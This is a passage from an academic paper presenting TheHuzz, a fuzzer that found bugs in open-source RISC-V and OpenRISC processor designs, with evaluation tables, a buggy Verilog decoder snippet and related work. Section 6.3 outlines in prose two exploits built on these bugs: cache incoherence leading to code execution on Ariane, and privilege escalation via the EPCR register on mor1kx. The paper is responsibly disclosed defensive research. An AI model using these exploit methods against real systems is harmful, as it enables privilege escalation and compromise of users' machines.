The stimulus generator is responsible for mutating the current inputs, generating new inputs, and discarding the underperforming inputs. Seed inputs are used to generate the first set of new inputs. We mutate the instructions directly as binary data instead of at a higher abstraction level such as assembly. This allows us to mutate all the bits of the instruction based on the mutation technique used. Thereby, we can test the processor with out-of-spec inputs like *illegal* instructions (i.e., instructions not specified in the ISA) generated through mutation of the *opcode bits* of the instruction. This allows us to detect issues that other verification techniques may not have detected, like the bug B3 in the Ariane and B8 in the or1200 processors, which cannot be detected with legal instructions.

Mutation engine performs the mutation operations on the instructions. We mutate only the TIs since these are the instructions used to fuzz the processor. The CIs are not mutated to ensure the correct initialization of the processor for fuzzing. The mutation techniques used by our fuzzer can be classified into two types. The first type only mutates the data bits keeping the opcode unchanged. These mutations increase the coverage on different data paths that are close to each other.




Figure 4: Optimization process used for *TheHuzz*.

To generate bug-triggering out-of-spec inputs, the second type of mutation techniques mutates both the data and the opcode bits. Mutating the opcode bits will create inputs with new instruction sequences and help uncover different control paths in the DUT. This will help generate illegal instructions to test the processor with out-of-spec inputs. We employ AFL-style mutation techniques as listed in Appendix A.

Every time new inputs are generated by the stimulus generator, the code coverage data of these inputs is used to discard the underperforming inputs, thereby only retaining the inputs that trigger new coverage points. This helps steer the fuzzer towards discovering new coverage points quickly.

4.4 Optimization

We now propose an optimization for improving the efficiency of a processor fuzzer, as shown in Figure 4. Instead of using all the instructions and mutations, we optimally select the ones that achieve the best coverage. To this end, we first profile the individual instructions and mutations and formulate an optimization problem, which returns the optimal weights for each instruction-mutation (IM) pair.

Profiler characterizes the control and data flow paths explored by each IM pair. *TheHuzz* generates the coverage values specific to each IM pair via hardware simulation.

Optimizer aims to minimize the number of IM pairs while achieving the same amount of coverage as using all the IM pairs. Let I and M be the sets of instructions and mutations, respectively. Let $\mathcal{P} = I \times M$. $\mathcal{C}$ denotes the union of coverage metrics such as statement, branch, expression, toggle, FSM, and condition. The coverage from the profiling phase for each IM pair is denoted by the indicator function $\mathcal{D} : \mathcal{P} \times \mathcal{C} \mapsto \{0,1\}$. $\mathcal{C}_d \subseteq \mathcal{C}$ denotes the coverage points hit by an IM pair during the profiling phase. The optimization problem is to find the smallest subset of $\mathcal{P}$, denoted as Q, that covers all the coverage points identified during the profiling stage, $\mathcal{C}_d$. The optimizer returns the set Q that contains the optimal IM pairs. *TheHuzz* uses this information to generate the weights for each instruction-mutation pair $w_{(I,M)}(i,m) = \mathbb{I}_{\{i,m\} \in Q}, \ \forall \ (i,m) \in P$, where $\mathbb{I}$ is an indicator function. The seed generator uses the weights, w_I, to select instructions, and the stimulus generator uses the weights, w_M to select the mutation techniques for each instruction and thereby, eliminating underperforming instructions and mutations.

4.5 Bug Detection

Software programs indicate bug triggers through crashes, memory leaks, and exit status codes. However, hardware intrinsically cannot provide such feedback because it does not crash or have memory leaks. Thus, as performed in traditional hardware verification, we compare the outputs of GRMs and the DUT for the inputs generated by the fuzzer. Any *mismatch* event indicates the presence of a bug, which is then manually analyzed to identify its cause.

5 Implementation

We implemented *TheHuzz* such that it is compatible with traditional IC design and verification flow, while effectively detecting security vulnerabilities. All the components are implemented in Python unless specified otherwise. We used CPLEX [31] for optimization.

Register-Transfer-Level simulation. We simulate the target hardware using a leading industry tool, Synopsys VCS [74]. This tool supports a wide variety of hardware description languages (HDLs) and different hardware models: RTL, gate level, and transistor level. We wrote custom Python scripts to process the logs of VCS to extract the coverage metrics—statement, branch, toggle, expression, and condition. It also generates instruction traces, which contain the sequence of instructions executed along with the register or memory locations modified by each instruction and their updated values. Thus, *TheHuzz* leverages existing hardware simulation tools to instrument the HDLs.

Seed generator generates C programs that consist of configuration instructions (CIs) and test instructions (TIs). The CIs configure a baremetal C environment on the processors; we extract these CIs from the baremetal libraries of the corresponding ISAs, e.g., the RISC-V tests repository [62]. The TIs are the actual instructions used to fuzz the processor from the initial state. Each seed input has 20 TIs; this number is selected based on empirical observations before a random TI leads to a deadlock. Events like exceptions or instructions like branch, jump, system calls, and atomic instructions can cause the control flow of the processor to jump to a different location or even freeze for a large number of clock cycles, waiting for resources (in the case of atomic instructions). The first half of the TIs are generated uniformly from the instructions that are less likely to trigger such events (e.g., arithmetic and logical instructions). This maximizes the number of TIs executed by the *TheHuzz* in each simulation. The other half of the TIs are generated uniformly from all the instructions returned by the optimizer. Thus, the processor is reset after the execution of every 20 instructions and is simulated with new input. This results in periodical initialization of the processor control flow back to the location of the TIs. The GCC toolchain compiles these C programs to generate the executable files which are loaded onto the processor RAM and used as seeds.

Stimulus generator consists of the mutation and the feedback engines. The mutation engine mutates the TIs using the AFL-like mutations listed in Appendix A. The feedback engine uses coverage logs for each mutated TI from the RTL simulation. It retains the best performing instruction-mutation pairs and discards the ones that do not improve the coverage.

Golden Reference Models (GRMs). We used *spike* ISA emulator [62] as the GRM for Ariane and Rocket Core, and *or1ksim* [57] as the GRM for mor1kx and or1200 processors.

6 Evaluation

We now describe the four open-source processors—Ariane, mor1kx, or1200, and Rocket Core—used to evaluate our fuzzer *TheHuzz* and present the evaluation results, along with bugs detected (cf. Table 1) and the coverage. We compare *TheHuzz* with another fuzzer DifuzzRTL [30] and two traditional hardware verification techniques: random regression testing and formal verification. The experiments are conducted on a 32-core Intel Xeon processor running at 2.6Ghz with 512GB of RAM with CentOS Linux release 7.3.1611.

6.1 Evaluation Setup

With rich hardware-software interactions and complex hardware components, processor designs provide a challenging target for evaluating the potential of hardware fuzzers. While testing commercial processors is appealing, their closed-source nature makes register-transfer level (RTL) analysis impossible. This is a challenge hardware researchers face, and hence, most papers which evaluate their tool's effectiveness on processors use open-source designs. We have selected four processors from two widely used open-source ISAs, OpenRISC [57] and RISC-V [63]. All these processors can run a modern Linux-based operating system.

Ariane (a.k.a. *cva6* core) is a RISC-V based, 64-bit, 6-stage, in-order processor, and supports a Unix-like operating system [91]. mor1kx is a 32-bit OpenRISC based processor. From the three possible configurations, we selected the 6-stage *Cappuccino* configuration, as it is the most complex design. Developers and the open-source community have evaluated this design for more than seven years. or1200 is a 32-bit OpenRISC based processor. It is one of the first open-source processors and is used for more than two decades [57]. Rocket Core is a RISC-V based, 64-bit, 5-stage, in-order scalar processor, and supports a Unix-like operating system [5]. RISC-V open-source processors are widely used in prior work in hardware verification and security, as shown in Table 1, and have proven to be effective replacements for commercial designs.

6.2 Bugs Detected

We now detail the vulnerabilities detected by *TheHuzz*. We found eight new bugs. We map each bug to the relevant hardware common weakness enumerations (CWEs), as listed in

Table 1: Bugs detected by *TheHuzz*.

Processor	Prior work using the design	Design size		Bug description	Location	Coverage types	CWE	New bug?	# instructions to detect the bug
		LOC	Coverage points						
Ariane [91] ISA: RISC-V [63] Design year: 2018 64-bit, 6-stage pipeline	[86, 69], [18, 14], [58]	2.07×10^4	3.42×10^5	**B1**: Incorrect implementation of logic to detect the FENCE.I instruction.	Decoder	Branch	CWE-440	✓	1.36×10^4
				B2: Incorrect propagation of exception type in instruction queue	Frontend	Toggle	CWE-1202	✗	4.02×10^4
				B3: Some *illegal* instructions can be executed	Decode	Condition	CWE-1242	✓	1.81×10^6
				B4: Failure to detect cache coherency violation	Cache controller	FSM	CWE-1202	✓	1.72×10^5
mor1kx [57] ISA: OpenRISC [57] Design year: 2013 32-bit, 6-stage pipeline	[15, 93], [38, 30]	2.21×10^4	4×10^4	**B5**: Incorrect implementation of the logic to generate the *carry* flag	ALU	Expression	CWE-1201	✓	20
				B6: Read/write access checking not implemented for privileged register	Register file	Condition	CWE-1262	✓	4.46×10^5
				B7: Incomplete implementation of EEAR register write logic	Register file	Condition	CWE-1199	✓	1.12×10^5
or1200 [57] ISA: OpenRISC [57] Design year: 2000 32-bit, 5-stage pipeline	[94, 24], [27, 25], [35, 88, 8]	3.16×10^4	3.90×10^4	**B8**: Incorrect forwarding logic for the GPR0	Register forwarding	Condition and expression	CWE-1281	✗	174
				B9: Incomplete update logic of overflow bit for MSB & MAC instructions	ALU	Toggle	CWE-1201	✓	3.35×10^3
				B10: Incorrect implementation of the logic to generate the *overflow* flag	ALU	Expression	CWE-1201	✓	2.21×10^4
Rocket Core [5] ISA: RISC-V [63] Design year:2016 32-bit, 5-stage pipeline	[30]	1.06×10^4	6.65×10^5	**B11**: Instruction retired count not increased when `EBREAK`	Register file	Condition	CWE-1201	✗	776

Listing 2: Verilog code snippet for **B1** in Ariane.

```
1  // Memory ordering instructions
2  riscv::OpcodeMiscMem: begin
3    instruction_o.fu =CSR;
4    instruction_o.rs1 ='0;
5    instruction_o.rs2 ='0;
6    instruction_o.rd ='0;
7    case (instr.stype.funct3)
8      // FENCE: Currently implemented as a whole DCache flush
           ↪ boldly ignoring other things
9      3'b000: instruction_o.op =ariane_pkg::FENCE;
10     // FENCE.I
11     3'b001: begin
12       if (instr.instr[31:20] !='0)
13         illegal_instr =1'b1;
14       instruction_o.op =ariane_pkg::FENCE_I;
15     end
16     default: illegal_instr =1'b1;
17   endcase
18   if (instr.stype.rs1 !='0 ||instr.stype.imm0 !='0 ||instr.
         ↪ instr[31:28] !='0)
19     illegal_instr =1'b1;
20 end
```

Table 1. We present bugs **B1**, **B4**, and **B6** in detail as we exploit them in Section 6.3 and briefly describe the other bugs; arXiv version [80] details the other bugs.

6.2.1 Bugs in Ariane Processor

Bug B1 is located in the decode stage of Ariane. According to the RISC-V specification [63], the decoder should ignore certain fields in a *FENCE.I* instruction, which enforces cache coherence in the processor (e.g., by flushing the instruction cache and instruction pipeline). It also ensures that the correct instruction memory is used for execution when performing memory sensitive operations (e.g., updating the instruction memory). The bug is that the decoder does not ignore the *imm* and *rs1* fields and expects a value of *0* in these fields, as seen in Lines 12 and 18 of Listing 2. This Ariane implementation declares valid instructions as illegal (Lines 13 and 19) due to this additional constraint on the *imm* and *rs1* fields, thus violating the specification. We detected this bug when the fuzzer generated a *FENCE.I* instruction with a non-zero value in the *imm* field. Ariane raised an exception saying that the instruction is *illegal*, whereas *spike* successfully executed the instruction, resulting in a mismatch[§]. Due to this bug, *failing-FENCE.I* will not be executed, resulting in a potential violation of cache coherence. This bug is similar to the expected behavior violation vulnerability, CWE-440 [48].

Bug B2 is in the instruction queue of the frontend stage of Ariane. The bug is that a fixed exception is forwarded instead of the actual exception. We detected this bug as a mismatch in the value of a register that loads the exception type when an exception occurs. Operating systems that assume that instruction access-faults are raised correctly will not behave as expected, and triggering this bug may lead to undefined (and possibly exploitable) behavior. Also, an incorrect exception handling might be executed, resulting in a memory and storage vulnerability, CWE-1202 [48].

Bug B3 is that the decode stage does not correctly check for certain illegal instructions. It was detected as a mismatch when the fuzzer generated one such illegal instruction. Due to this, any undocumented instruction of a certain value can be executed on Ariane, resulting in an undocumented feature vulnerability, CWE-1242 [48].

Bug B4 As per the RISC-V specification [63], when the instruction memory is modified, the software should handle cache coherency using *FENCE.I* instruction. Failure to handle cache coherency results in undefined behavior, wherein processors may use stale data and incorrect execution of instructions [71]. When the fuzzer generated an input program that modified the instruction memory but did not use a *FENCE.I* instruction, *TheHuzz* detected a mismatch in the trace logs of Ariane and *spike*. This mismatch could have been avoided

[§]We refer to these *FENCE.I* instructions that Ariane fails to detect as *failing-FENCE.I* and the rest as the *working-FENCE.I*.

if the RISC-V specification or the Ariane processor detected violations of cache coherency in hardware. Due to this bug, software running on Ariane could run into cache coherency issues and remain undetected if the *FENCE.I* instruction is used incorrectly, resulting in a memory and storage vulnerability, CWE-1202 [48]. In Section 6.3.1 we use this bug and bug **B1** to successfully exploit a theoretically safe program.

6.2.2 Bugs in mor1kx Processor

Bug B5 is the inaccurate implementation of the *carry* flag logic for subtract operations. The fuzzer generated inputs that triggered this bug by mutating the data bits of subtract instructions. This caused a mismatch in the value of the *carry* flag between the RTL and golden reference model (GRM). This bug can cause incorrect computations, including those used in cryptographic functions, resulting in corruption and compromise of the processor security (CWE-1201 [48]).

Bug B6 The register file stores, updates, and shares the value of all the architectural registers. These registers include the general- and special-purpose registers (GPRs and SPRs, respectively). *Read* and *write* operations to the SPRs are restricted based on the privilege mode of the processor, as per the OpenRISC specification [57]. The Exception Program Counter Register (`EPCR`) is an SPR that stores the address to which the processor should return after handling an exception. A user-level program should not be able to access this register. The bug in mor1kx is that the register file does not check for privilege mode access permissions when performing *read* and *write* operations on `EPCR`. This bug was detected when our fuzzer generated an instruction that tried to write into `EPCR` from user privilege mode. Due to this bug, an attacker can write into `EPCR` from user privilege mode and control the return address of the processor after handling an exception (CWE-1262 [48]). This bug can have severe security consequences like privilege escalation, as demonstrated in our mor1kx exploit in Section 6.3.2.

Bug B7. The register file in mor1kx does not allow one to write into the Exception Effective Address Register (`EEAR`), even for supervisor privilege mode. This bug is detected when our fuzzer generated an instruction that tried to write into `EEAR` from the supervisor privilege mode. This bug prevents programs from updating `EEAR`, resulting in incorrect executions. Thus, it prevents software from correctly performing exception handling. This bug is similar to CWE-1199 [48].

6.2.3 Bugs in or1200 Processor

Bug B8 is that the register forwarding logic forwards a non-zero value for `GPR0` if a previous instruction in the pipeline writes to `GPR0`. We found this bug as a mismatch when the fuzzer applied an ADD instruction to create a data hazard for `GPR0`. This bug can result in incorrect computations since `GPR0` is frequently used by software to check for conditions. An attacker can cause data hazards to obfuscate the behavior of malware, e.g., by jumping to an offset computed by an instruction that uses `GPR0`. This bug is similar to CWE-1281 [48], where a sequence of processor instructions result in unexpected behavior.

Bug B9 is that the *overflow* flag is not correctly calculated for the multiply and subtract (MSB) and the multiply and accumulate (MAC) instructions. This bug results in the failure of the software programs to detect the *overflow* events. Thus this bug is a core and compute issue vulnerability, CWE-1201 [48], resulting in more software vulnerabilities.

Bug B10 is the incorrect overflow logic for the subtract instruction. The bug was detected when the fuzzer was mutating data bits of subtract instruction. This bug also compromises the security mechanisms relying on the *overflow* flag and is a core and compute issue vulnerability, CWE-1201 [48].

6.2.4 Bugs in Rocket Core Processor

Bug B11 is that the instruction retired count does not increase on an `EBREAK` instruction. It was detected when the fuzzer executed the `EBREAK` instruction. *TheHuzz* was able to detect the only bug, **B11** reported by DifuzzRTL using only 776 instructions and is 6.7× faster than DifuzzRTL.

All the bugs except for **B2**, **B8**, and **B11** are new bugs detected by *TheHuzz*. **B2** is fixed in the latest version of Ariane. **B8** is first reported in [93].

6.3 Case Study: Exploitability

We now present the two exploits we crafted to demonstrate the security implications of the bugs found by *TheHuzz*. Both attacks can be mounted from unprivileged software.

6.3.1 Ariane FENCE.I Exploit

The Ariane exploit leverages **B1** and **B4** to cause incoherence in the instruction cache. As a result, in the contrived "safe" just-in-time (JIT) compiler we developed to demonstrate this bug, an attacker can generate inputs that selectively invalidate cache lines containing old instructions. This program uses an extension of the *FENCE.I* instruction (from the *failing-FENCE.I* instructions) which should fall back to standard fence behavior and flush the entire instruction cache as the extension is not understood by *spike* or Ariane. For our threat model, we assume that the attacker is aware of the use of an extended FENCE.I instruction present in a target and is capable of loading and executing "safe" programs in the target's JIT compiler. An attacker first loads a region of executable code (which does not contain a vulnerability) into the cache by executing it. The attacker then overwrites the same region of executable code with new instructions (which also does not contain a vulnerability), then executes separate code which jumps to instructions which align to cache lines the attacker




Figure 5: Coverage analysis of random regression testing, DifuzzRTL [30], and *TheHuzz* for the Rocket Core processor.

wishes to invalidate. After, they execute the original region of executable code, at which point the behavior of *spike* and Ariane diverge. In *spike*, the new instructions will be present and will execute as expected with no vulnerabilities present. This is because *spike* successfully identified the *FENCE.I* instruction, but did not recognise its extension, and fell back to flushing the entire cache. In Ariane, the old instructions will be present; Ariane fails to recognise the *FENCE.I* instruction as it instead marks it as an illegal instruction, an implementation which is non-compliant with the RISC-V ISA. Because the cache lines were only invalidated in regions selected by the attacker, the attacker is able to successfully replace bounds checks in the original program with effectively nops, leading to a vulnerability which was neither present in the old or the new JIT code. As a result, the attacker is able to inject a stack overflow vulnerability and gain arbitrary code execution. A more detailed description of the vulnerability, exploit, ramifications, and threat model are presented in the arXiv version [80].

6.3.2 mor1kx EPCR Register Exploit

The mor1kx exploit leverages the **B6** to set the `EPCR` to point to an attacker-controlled exploit function. An exception return instruction is executed to mimic the return from an exception event, causing the processor to update the program counter (`PC`) and status register (`SR`) values with `EPCR` and exception status register (`ESR`) values, respectively. The `SR` stores the privilege level. By performing the exploit when the `ESR` stores a higher-privilege level, execution jumps to the exploit function while overwriting the privilege level stored in `SR`. For our threat model, we assume that the attacker already has "foothold" access to a target machine and has the ability to execute arbitrary instructions as a low-privilege user. In this scenario, an attacker can perform privilege escalation in the mor1kx processor. The arXiv version [80] explains this exploit in detail.

6.4 Coverage Analysis

Figure 5 shows the coverage achieved by random regression testing, DifuzzRTL, and *TheHuzz* for the Rocket Core processor. Each experiment is repeated 10 times. Even after 1M instructions, both random regression testing and DifuzzRTL did not improve their coverage beyond 2.5% than what they collected after applying 300K instructions; on the other hand *TheHuzz*'s coverage kept increasing. *TheHuzz* is slower in the beginning than random regression testing as the fuzzer uses a set of instructions until it cannot reach new coverage points; in that case, it discards and selects new a set of instructions. *TheHuzz* achieved the 404.1K coverage points achieved by DifuzzRTL at 3.33× the speed of DifuzzRTL. *TheHuzz* and random regression testing outperformed DifuzzRTL because DifuzzRTL is guided by the control-register coverage, which does not capture many hardware behaviors (cf. Appendix B). The p-value from the Mann-Whitney U test [53] shows that the result is statistically significant ($p < 0.05$) with a p-value of 1.4e-4 for both random regression testing and DifuzzRTL. The Vargha-Delaney A12 measure returned *TheHuzz* as the best performing technique when compared with random regression testing and DifuzzRTL.

The instrumentation overhead of DifuzzRTL is 18% in terms of lines of Verilog code. *TheHuzz* does not instrument Verilog code explicitly and instead relies on the commercial tools which do not produce the overhead information. Hence, the instrumentation overheads of these two fuzzers are not comparable. The runtime overhead for *TheHuzz* (71%) is greater than DifuzzRTL (6.9%) since *TheHuzz* requires accessing multiple files to collect all the coverage, whereas DifuzzRTL only needs to collect control-register coverage.

6.5 Comparison with Formal Verification

We also compared our fuzzer with another standard approach used by the semiconductor industry—formal verification. For this purpose, we used the industry-leading formal verification tool, Cadence JasperGold [10]. However, there are two challenges in performing this comparison. First, there is no industry-standard formal tool that can produce a set of instructions that can trigger a hardware bug in RTL, even if the bug is known apriori. Second, these industry tools require one to write assertions targeting each vulnerability manually. Thus, the usage of formal tools in this scenario requires one to know of these vulnerabilities apriori—unlike *TheHuzz*, which does not make any such assumptions.

To manually write these assertions, one has to know the entire design, identify the signals and specific conditions that trigger the security vulnerability. This step is highly cumbersome given the vast number of modules, signals, and states in processors, as shown in Table 2. Many bugs are cross-modular, and hence, they require one to load multiple modules, which only makes writing assertions difficult as they now need to consider signals across modules and their interactions. These tools only produce Boolean assignments to the inputs of these modules and not a set of instructions that violate these assertions. As shown Table 2, the number of inputs range in few

Table 2: Hardware complexity encountered while using industry-standard JasperGold [10] to detect the bugs.

Processor	Ariane				mor1kx			or1200			Rocket Core
Bug / Statistics	B1	B2	B3	B4	B5	B6	B7	B8	B9	B10	B11
No. of modules	1	9	1	655	1	4	4	6	1	1	1
No. of inputs	518	627	518	3	298	752	752	703	123	123	284
No. of states	2.51e+58	2.16e+68	2.16e+68	2.01e+59	4.72e+10	1.55e+11	1.55e+11	3.83e+11	1.29e+10	1.29e+10	2.23e+20

hundreds, thereby increasing the number of states that need to be checked, leading to state-space explosion. Some bugs like **B4** require one to load the entire system-on-chip into the formal tool, which is not always feasible due to state-space explosion. Thus, in contrast to *TheHuzz*, existing formal tools are resource intense, error-prone, and not scalable to complex bugs and larger designs, apart from relying heavily on human expertise and prior knowledge of hardware vulnerabilities.

7 Related Work

We now describe the limitations of the existing attempts to fuzz hardware and how *TheHuzz* is different from them, as summarized in Table 3.

RFUZZ is a mux-coverage-guided fuzzer for hardware designs [39]. Although this technique can fuzz designs on FPGAs, it is computationally intensive and does not scale to large designs [30]. Additionally, its coverage metric does not capture many hardware behaviors (cf. Appendix B). It is also ineffective in finding any bugs.

HyperFuzzing proposes a new grammar to represent the security specification rules for hardware, converts the hardware design into equivalent software models, and fuzzes them using AFL fuzzer [51]. It is inapplicable to general hardware designs like finite state machines (FSMs) or combinational logic and requires a lot of human intervention, including writing security specifications manually. It did not report any bugs.

Fuzzing hardware like software translates the hardware design to software models and fuzzes them using a software fuzzer [79]. While this is a promising approach, it is limited by the strength of existing open-source tools (i.e., Verilator [70]): they currently do not support many constructs of HDLs such as latches, floating wires, etc. It did not report any bugs. The largest benchmark used by this technique has 4,585 lines of code (LOC). It also does not scale to real-world designs like processors. For instance, while fuzzing Google's OpenTitan SoC [21], this work could only fuzz the peripheral modules but not the *iBex* processor in it.

DifuzzRTL, a recent work, uses a custom-developed control-register coverage as feedback for the fuzzer by instrumenting the HDL [30]. The technique only focuses on the coverage of registers generating the select signals of MUXes and does not check for toggle, expression, and FSM coverage points, thereby missing the bugs in ③, ④, and floating wires in ⑤ in Figure 2 (cf. Appendix B for more details). None of the bugs found by this fuzzer are shown to be exploitable, as most bugs are triggered by physically controlling the interrupt signals with precise timing; such interrupt signals are not usually exposed to unprivileged software [56]. The fuzzer is also slower in detecting the bugs as it compares the processor state after the entire program is executed, while our fuzzer performs comparison after each instruction is executed.

In contrast, ***TheHuzz***: (i) is compatible with traditional IC design verification flow allowing for seamless integration by using coverage metrics already widely used in the semiconductor industry; (ii) is scalable to large, complicated, industrial-designs with several tens of thousands of code, and not just small FSM designs; (iii) captures many intrinsic hardware behaviors, such as signal transitions and floating wires, using multiple coverage metrics: statement, toggle, branch, expression, condition, and FSM; (iv) does not require the designer to specify security rules; and (v) detects several bugs that lead to severe security exploits. Instead, we compare how the software views the hardware (i.e., ISA emulator) and how the hardware actually behaves (i.e., Verilog), leading to an effective hardware fuzzer.

8 Discussion and Limitations

Requirement of Golden Reference Models (GRMs). *TheHuzz* and other hardware fuzzers [30, 51] depend on GRMs to find vulnerabilities. Such GRMs are widely available in the semiconductor industry. Verification of many commercial (proprietary and open-source) CPUs critically depend on the availability of GRMs, including many industrial, large-scale designs, e.g. Intel x86 Archsim [33], AMD x86 Simnow [1], ARM Cortex Neoverse [3], and ARM Fast Models [4]. Thus, the reliance on GRM is not a limiting factor for *TheHuzz*. Sometimes, the GRM itself can be buggy, thereby causing false positives. This situation is highly unlikely because GRMs are carefully curated and versioned with legacy code, and rigorously tested. Verifying a GRM is easier as it is written at a higher abstraction level and is thus less complex than a RTL model.

Requirement of Register-Transfer Level (RTL) source code. *TheHuzz* depends on RTL access, similar to previous works such as DifuzzRTL [30], RFUZZ [39], and Hyperfuzzing [51]. As mentioned in Section 2.2, verification teams already have access to RTL. An attacker can also buy RTL models of the target design, as many companies like Imagi-

Table 3: Comparison with the prior work on hardware fuzzers.

Methodology	Fuzzer used	HDL	Simulator	Target design	Design knowledge	Largest design (Lines of code)	Metrics used	Comparison against random regression testing	Bugs reported	Exploitable from software	Exploits presented
RFUZZ [39]	H/W fuzzer	FIRRTL	Any	RTL designs	Not required	5-stage Sodor core (4,088)	mux-coverage	∼5% increase in mux coverage	0	N/A	0
Hyperfuzzing [51]	S/W AFL fuzzer	Any	Verilator	SoC designs	Need security rules	SHA crypto engine (1,196)	None	N/A	0	N/A	0
Trippel et al. [79]	S/W AFL fuzzer	Any	Verilator	RTL designs	Not required	KMAC (4,585)	FSM , line, edge, toggle, and functional coverage	Two orders magnitude faster for datapath FSMs	0	N/A	0
DifuzzRTL [30]	H/W fuzzer	Any	Any	CPU designs	Not required	Boom (12,956 in Scala)	Control-register coverage	∼10% increase in control-register coverage	16	Not reported	0
TheHuzz	H/W fuzzer	Any	Commercial, industry-standard HDL simulator	CPU designs	Not required	Ariane (20,698)	statement, toggle, branch, expression, condition, and FSM coverage	2.86% increase in coverage metrics	10	Yes	2*

*In theory, the bugs discovered can be used to build more than two exploits, but we show only two due to page limitations.

nation Tech. Limited [32], Cadence [9], and Synopsys [73] sell proprietary hardware designs, and run *TheHuzz* on them as these designs are compatible with industry-standard tools. While companies like Intel and ARM do not reveal the RTL model of their processors, attackers can use reverse engineering services from companies like TechInsights [77] on the target chip and use gate-level to RTL reverse engineering techniques [72] to obtain the RTL model.

FPGA emulations. DifuzzRTL and RFUZZ can fuzz processors faster through FPGA emulation than RTL simulations [30, 39]. *TheHuzz* uses the coverage metrics implemented by EDA simulation tools like Modelsim [68] and Synopsys VCS [74]. These coverage metrics are not readily available for FPGA emulations, thereby limiting *TheHuzz*'s applicability to fuzz FPGA-emulated designs.

Fuzzing non-processor designs. Currently, *TheHuzz*, similar to DifuzzRTL [30], is limited to fuzzing processor designs since it generates processor specific inputs. These fuzzers cannot fuzz standalone hardware components like SoC peripherals, memory modules, and other hardware accelerators, which are targeted by RFUZZ and Tripple et al. [79]. *TheHuzz* could be extended to fuzz non-processor designs by fuzzing the individual input signals of the design. The seeds would be assignments to individual input signal values rather than instructions. The coverage metrics and the bug detection mechanism used by *TheHuzz* will still be applicable.

Fuzzing parametric properties of hardware. *TheHuzz* currently fuzzes only processors for functional behavior but not for parametric behavior (e.g., cache timing behavior) and thereby cannot detect side-channel vulnerabilities. One can extend *TheHuzz* to cover such vulnerabilities by developing timing-related coverage properties and targeting them.

9 Conclusion

Bugs in hardware are increasingly exposed and exploited. Current techniques fall short of detecting bugs, as our results demonstrated by finding bugs in a 20-year old processor and others. This calls for a revamp of security evaluation methodologies for hardware designs.

We presented an instruction fuzzer, *TheHuzz*, for processor-based hardware designs. The effectiveness of *TheHuzz* is shown by fuzzing three popular open-sourced processor designs. *TheHuzz* has detected eight new bugs in the three designs tested and three previously detected bugs. These bugs, when used individually or in tandem, resulted in ROP and privilege escalation exploits that could compromise both hardware and software, as shown in the two exploits we presented. Our fuzzer achieved 1.98× and 3.33× the speed compared to the industry-standard random regression approach and the state-of-the-art hardware fuzzer, DifuzzRTL, respectively. Finally, compared to the industry-standard formal verification tool, JasperGold, *TheHuzz* does not need human intervention and overcomes its other limitations.

Responsible disclosure. The bugs have been responsibly disclosed through the legal department of our institution(s).

Acknowledgement

Our research work was partially funded by the US Office of Naval Research (ONR Award #N00014-18-1-2058), by Intel's Scalable Assurance Program, by the Deutsche Forschungsgemeinschaft (DFG, German Research Foundation)—SFB 1119—236615297 within project S2, and by the German Federal Ministry of Education and Research and the Hessian State Ministry for Higher Education, Research and the Arts within ATHENE. We thank Kevin Laeufer (UC Berkeley), Jaewon Hur (Seoul National University), and TAMU HRPC for their support. And, we thank anonymous reviewers for their comments. Any opinions, findings, conclusions, or recommendations expressed herein are those of the authors, and do not necessarily reflect those of the US Government.

References

[1] AMD. AMD SimNow. https://developer.amd.com/simnow-simulator, 2021. Last accessed on 10/09/2021.

[2] A. Ardeshiricham, W. Hu, et al. Clepsydra: Modeling Timing Flows in Hardware Designs. *IEEE/ACM ICCAD*, pages 147–154, 2017.

[3] ARM. ARM Cortex Neoverse. https://www.arm.com/products/silicon-ip-cpu/neoverse/neoverse-n1, 2021. Last accessed on 10/09/2021.

[4] ARM. ARM Fast Models. https://developer.arm.com/tools-and-software/simulation-models/fast-models, 2021. Last accessed on 10/09/2021.

[5] K. Asanovic, R. Avizienis, et al. The Rocket Chip Generator. *EECS Department, UCB, Tech. Rep.*, 2016.

[6] Averant. Averant Solidify. http://www.averant.com/storage/documents/Solidify.pdf, 2015. Last accessed on 04/08/2021.

[7] W. Badawy and G. A. Julien. *System-on-chip for Real-time Applications*, volume 711. Springer Science & Business Media, 2012.

[8] J. Bai, L. Wu, et al. A 10Gbps In-line Network Security Processor With a 32-bit Embedded CPU. *IEEE WOCC*, pages 616–619, 2013.

[9] Cadence. Cadence Design IP Portfolio. https://ip.cadence.com/ipportfolio/ip-portfolio-overview, 2021. Last accessed on 10/09/2021.

[10] Cadence. Cadence Webpage. https://www.cadence.com/en_US/home.html, 2021. Last accessed on 04/08/2021.

[11] G. Chen, S. Chen, et al. SgxPectre: Stealing Intel Secrets from SGX Enclaves via Speculative Execution. *IEEE S&P*, pages 142–157, 2019.

[12] W. Chen, S. Ray, et al. Challenges and Trends in Modern SoC Design Verification. *IEEE D&T*, 34(5):7–22, 2017.

[13] E. M. Clarke, W. Klieber, et al. Model Checking and the State Explosion Problem. *LASER Summer School on Software Engineering*, pages 1–30, 2011.

[14] G. Dessouky, D. Gens, et al. Hardfails: Insights into Software-Exploitable Hardware Bugs. *USENIX Security Symposium*, pages 213–230, 2019.

[15] C. Deutschbein and C. Sturton. Mining Security Critical Linear Temporal Logic Specifications for Processors. *IEEE MTV*, pages 18–23, 2018.

[16] L. Dukes, X. Yuan, et al. A Case Study on Web Application Security Testing with Tools and Manual Testing. *IEEE Southeastcon*, pages 1–6, 2013.

[17] F. Farahmandi, Y. Huang, et al. *System-on-Chip Security: Validation and Verification*. Springer Nature, 2019.

[18] M. Fischer, F. Langer, et al. Hardware Penetration Testing Knocks Your SoCs Off. *IEEE D&T*, 2020.

[19] S. Gan, C. Zhang, et al. CollAFL: Path Sensitive Fuzzing. *IEEE S&P*, pages 679–696, 2018.

